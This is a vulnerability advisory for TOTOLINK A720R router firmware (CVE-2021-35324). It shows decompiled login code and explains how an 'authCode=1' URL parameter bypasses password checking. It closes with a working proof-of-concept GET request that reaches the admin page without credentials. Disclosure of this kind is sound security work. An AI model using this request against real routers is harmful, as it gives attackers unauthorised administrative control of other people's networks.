TOTOLINK Vulnerability

Vendor:TOTOLINK

Product:A720R

Version:A720R_Firmware(V4.1.5cu.470_B20200911)

Type:Login bypass


Author:Huizhao Wang, Chuan Qin

Institution:wanghuizhao@iie.ac.cn, qinchuan@iie.ac.cn

Vulnerability description

We found a Login bypass vulnerability in TOTOLINK Technology router with firmware which was released recently, allows remote attackers to login admin page without password.

In `Form_Login` function, `getNthValueSafe` loops to get url parameters. If there is `authCode` in the url parameter and its value is `1`, then the following check will pass directly.



```
  {
    strncpy(url_info, **(_DWORD **)(a1 + 328), 1023);
    while ( 1 )
    {
      v3 = n++;
      if ( getNthValueSafe(v3, url_info, '&', v17, 512) == -1 )
        break;
      if ( getNthValueSafe(0, v17, '=', v18, 128) != -1 && getNthValueSafe(1, v17, '=', v19, 128) != -1 )
      {
        if ( strstr(v18, "authCode") )
          login_flag = atoi(v19);
        if ( strstr(v18, "userName") )
          strcpy(v10, v19);
        if ( strstr(v18, "password") )
          strcpy(v11, v19);
        if ( strstr(v18, "goURL") )
          strcpy(v15, v19);
        if ( strstr(v18, "flag") )
          strcpy(v21, v19);
      }
    }
  }
  if ( !v15[0] )
  {
    if ( strstr(v21, "ie8") )
    {
      strcpy(v15, "wan_ie.html");
    }
    else if ( atoi(v21) == 1 )
    {
      strcpy(v15, "phone/home.html");
    }
    else
    {
      strcpy(v15, "home.html");
    }
  }
  if ( login_flag )
  {
    fbss = 0;
    do
    {
      v8 = time(0);
      if ( !ws_get_cookie(a1, "SESSION_ID", v14) && form_get_idx_by_sessionid(&fl_sess, v8, v14) != -1 )
```

POC

We set `authCode=1` and `userName=admin` , then sending GET request such as:

http://192.168.0.1/formLoginAuth.htm?authCode=1&userName=admin&goURL=home.html&action=login

Finally, we enter the admin page as an admin user.

CVE info

CVE-2021-35324